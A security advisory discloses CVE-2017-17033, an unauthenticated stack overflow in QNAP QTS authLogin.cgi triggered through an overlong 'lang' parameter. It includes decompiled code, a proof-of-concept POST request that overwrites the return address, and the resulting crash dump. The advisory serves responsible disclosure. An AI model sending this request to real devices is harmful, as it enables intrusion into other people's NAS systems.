SSD Advisory – QNAP QTS Unauthenticated Remote Code Execution

blogs.securiteam.com/index.php/archives/3565

Vulnerability Summary
The following advisory describes a memory corruption vulnerability that can lead to an unauthenticated remote code execution in QNAP QTS versions 4.3.x and 4.2.x, including the 4.3.3.0299.

QNAP Systems, Inc. is "a Taiwanese corporation that specializes in providing networked solutions for file sharing, virtualization, storage management and surveillance applications to address corporate, SMB, SOHO and home user needs. QNAP QTS is the standard smart NAS operating systems that empowers all file sharing, storage, backup, virtualization and multimedia QNAP devices. "

Credit
A security researcher from, Truelit, has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program.

Vendor response
QNAP was informed of the vulnerability, and responded with "We have confirmed this issue is the same as another recent report and have already assigned CVE-2017-17033 to it.

Although this report is a duplicate, we will still mention both reporters in the security advisory which will be released shortly.

The vulnerability will be fixed in upcoming releases of QTS 4.2.6 and 4.3.3."

CVE: CVE-2017-17033


Vulnerability details
Due to lack of proper bounds checking, it is possible to overflow a stack buffer with a specially crafted HTTP request and hijack the control flow to achieve arbitrary code execution.

authLogin.cgi is responsible to show the system information from the web interface, and consists in an unbounded sprintf call with user-supplied input.

The authLogin.cgi binary, located in the /home/httpd/cgibin/ directory of QTS file system, and is reachable by requesting the endpoint /cgi-bin/sysinfoReq.cgi.

The binary is part of QTS and acts as a wrapper for several functionalities.

The vulnerable call is located in the handle_qpkg() (0x1C680) function, which in turn is called by handle_sysInfoReq() (0x1D398) to show the current system info (modelName, firmware version, ecc).



```
...
if ( !strcmp("mediaGet.cgi", endpoint) )
{
handle_mediaGet(cgi_input);
goto LABEL_EXIT;
}
if ( !strcmp("sysinfoReq.cgi", endpoint) )
{
handle_sysInfoReq(cgi_input);
goto LABEL_EXIT;
}
if ( !strcmp("authLogout.cgi", endpoint) )
{
handle_authLogout(cgi_input);
goto LABEL_EXIT;
}
if ( !strcmp("cgi.cgi", endpoint) )
{
handle_cgi(cgi_input);
goto LABEL_EXIT;
}
...
```

By sending an HTTP request to sysinfoReq.cgi, the handle_sysInfoReq() (0x1D398) function is triggered, and based on the supplied parameters, can handle different steps of process.

```
int handle_sysinforeq(int http_input)
{
...
qpkg_value = CGI_Find_Parameter(http_input, (int)"qpkg");
if (qpkg_value && *( qpkg_value + 4) )
{
handle_qpkg(http_input, 1);
goto LABEL_EXIT;
}
...
}
```

If the qpkg HTTP parameter is supplied the handle_qpkg() (0x1C680) function is invoked.

```
int handle_qpkg(int http_input, int arg2)
{
...
Get_All_QPKG_Info((int)&all_qpkg_info);
...
http_param_lang_p = CGI_Find_Parameter(http_input, (int)"lang");
if ( http_param_lang_p )
sprintf(&xml_file_p, "/home/httpd/RSS/rssdoc/qpkgcenter_%s.xml", http_param_lang_p + 4);
...
return 0;
}
```

The handle_qpkg() function does not validate the supplied lang HTTP parameter value from the user.

As the codepath above shows, an unauthenticated attacker can provide an arbitrary sized value for the said parameter, which then is concatenated to an existing string on a statically sized (stack) buffer via a sprintf() function call.

Proof of Concept
By sending the following POST request we will overflow the stack and overwrite the value of the qpkg_all_info buffer with XXXX and the handle_qpkg() return address with YYYY, thus producing the following crash:

```
POST /cgi-bin/sysinfoReq.cgi HTTP/1.1
Host: 192.168.1.131:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 343
qpkg=pwnt&lang=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXXBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBYYYY
```

Producing the following crash:

```
Program received signal SIGSEGV, Segmentation fault.
r0 0x8 8
r1 0x0 0
r2 0x1740 5952
r3 0x58585858 1482184792
r4 0x58585858 1482184792
r5 0xffffffff 4294967295
r6 0x0 0
r7 0x0 0
r8 0x4 4
r9 0x977008 9924616
r10 0x1 1
r11 0xbee346e4 3202565860
r12 0xbee33db8 3202563512
sp 0xbee34370 0xbee34370
lr 0xb6c53b84 3066379140
pc 0x1c87c 0x1c87c
cpsr 0x20000010 536870928
=> 0x1c87c: ldr r3, [r4, r2]
0x1c880: cmp r3, #1
0x1c884: beq 0x1caa4
0x0001c87c in ?? ()
(gdb) x/i $pc
=> 0x1c87c: ldr r3, [r4, r2]
```